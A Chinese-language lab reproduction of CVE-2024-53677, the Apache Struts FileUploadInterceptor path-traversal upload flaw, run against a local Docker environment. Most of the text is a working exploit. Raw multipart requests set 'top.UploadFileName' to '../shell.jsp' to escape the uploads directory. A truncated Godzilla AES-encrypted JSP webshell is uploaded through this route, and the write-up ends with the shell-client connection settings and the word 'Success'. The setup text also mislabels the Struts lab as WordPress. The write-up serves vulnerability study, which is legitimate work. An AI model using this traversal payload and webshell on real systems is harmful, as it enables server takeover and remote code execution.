# Apache Struts FileUploadInterceptor 文件上传漏洞（CVE-2024-53677）


Apache Struts 的文件上传逻辑中存在漏洞，若代码中使用了 FileUploadInterceptor，当进行文件上传时，攻击者可能构造恶意请求利用目录遍历等上传文件至其他目录。如果成功利用，攻击者可能能够执行远程代码、获取敏感数据、破坏网站内容或进行其他恶意活动。

## 测试环境

执行如下命令启动一个WordPress漏洞环境：

```
docker compose up -d
```

访问 http://127.0.0.1:8080/upload.action 发现文件上传接口




CVE-2024-53677: File Upload

Welcome to VulhubExpand! Try to upload a file to the ROOT directory. 🧐

For more Vul information, visit VulhubExpand on GitHub.

环境搭建好后首先随意上传一张图片，这一步的步骤是创建一个uploads文件夹，方便后续漏洞利用。


127.0.0.1:8080/upload

File Upload – Success ✅

File uploaded successfully 😊

## 影响版本


- Struts 2.0.0 - Struts 2.3.37
- Struts 2.5.0- Struts 2.5.33
- Struts 6.0.0- Struts 6.3.0.2

## 漏洞复现

> ⓘ **Note**
>
> 首先需要明确一点，为了简化本次漏洞复现的复杂度，本次没有对文件上传的后缀进行校验。这就意味着如果你直接上传恶意代码到uploads文件夹也是可以成功的。但为了学习了解这个漏洞，你需要做的是把恶意文件上传到uploads的上一级目录即ROOT目录下。

```
POST /upload.action HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: multipart/form-data; boundary=------------------
---------10646135771952845599584984154
Content-Length: 363
```


```
-----------------------------10646135771952845599584984154
Content-Disposition: form-data; name="Upload";
filename="test.txt"
Content-Type: text/plain

PAYLOAD
-----------------------------10646135771952845599584984154
Content-Disposition: form-data; name="top.UploadFileName";

../shell.jsp
-----------------------------10646135771952845599584984154--
```



```
POST /upload.action HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: multipart/form-data;
boundary=---------------------------10646135771952845599584984154
Content-Length: 2975

---------------------------10646135771952845599584984154
Content-Disposition: form-data; name="Upload"; filename="test.txt"
Content-Type: text/plain

<%! String xc="3c6e0b8a9c15224a"; String pass="pass"; String
md5=md5(pass+xc); class X extends ClassLoader{public X(ClassLoader
z){super(z);}public Class Q(byte[] cb){return super.defineClass(cb,
 0, cb.length);} }public byte[] x(byte[] s,boolean m){
try{javax.crypto.Cipher
c=javax.crypto.Cipher.getInstance("AES");c.init(m?1:2,new
javax.crypto.spec.SecretKeySpec(xc.getBytes(),"AES"));return
c.doFinal(s); }catch (Exception e){return null; }} public static
String md5(String s) {String ret = null;try
{java.security.MessageDigest m;m =
java.security.MessageDigest.getInstance("MD5");m.update(s.getBytes(
), 0, s.length());ret = new java.math.BigInteger(1,
m.digest()).toString(16).toUpperCase();} catch (Exception e)
{}return ret; } public static String base64Encode(byte[] bs) throws
 Exception {Class base64;String value = null;try
{base64=Class.forName("java.util.Base64");Object Encoder =
base64.getMethod("getEncoder", null).invoke(base64, null);value =
(String)Encoder.getClass().getMethod("encodeToString", new Class[]
{ byte[].class }).invoke(Encoder, new Object[] { bs });} catch
(Exception e) {try {
base64=Class.forName("sun.misc.BASE64Encoder"); Object Encoder =
base64.newInstance(); value =
(String)Encoder.getClass().getMethod("encode", new Class[] {
byte[].class }).invoke(Encoder, new Object[] { bs });} catch
(Exception e2) {}}return value; } public static byte[]
base64Decode(String bs) throws Exception {Class base64;byte[] value
 = null;try {base64=Class.forName("java.util.Base64");Object
decoder = base64.getMethod("getDecoder", null).invoke(base64,
null);value = (byte[])decoder.getClass().getMethod("decode", new
Class[] { String.class }).invoke(decoder, new Object[] { bs });}
catch (Exception e) {try {
base64=Class.forName("sun.misc.BASE64Decoder"); Object decoder =
base64.newInstance(); value =
```

```
HTTP/1.1 200
Vary: Sec-Fetch-Dest,Sec-Fetch-Mode,Sec-Fetch-Site,Sec-Fetch-User
Cross-Origin-Embedder-Policy-Report-Only: require-corp
Cross-Origin-Opener-Policy: same-origin
Set-Cookie: JSESSIONID=A426457551BC5FCF164589B46FCA115F; Path=/;
HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Content-Length: 324
Date: Fri, 20 Dec 2024 06:48:05 GMT



<html>
  <head>
    <title>
      File Upload - Success ✅
    </title>
  </head>
  <body>
    <h2>
      File Upload - Success ✅
    </h2>



    File uploaded successfully □□

    <img src="uploads/../shell.jsp" />




    <br/>

    <a href="
    /upload.action;jsessionid=A426457551BC5FCF164589B46FCA115F">
      Go back to Upload Page
    </a>

  </body>
</html>
```

成功连上哥斯拉



Shell Setting

Basic Configuration | Request configuration

URL: http://127.0.0.1:8080/shell.jsp

Password: pass

Key: key

Connection timeout: 3000

Read timeou

Proxy host

Proxy port

Remarks

GROUP: /

Proxy type: NO_PROXY

Encoding: UTF-8

Payload: JavaDynamicPayload

Encryptor: JAVA_AES_BASE64

Prompt

Success!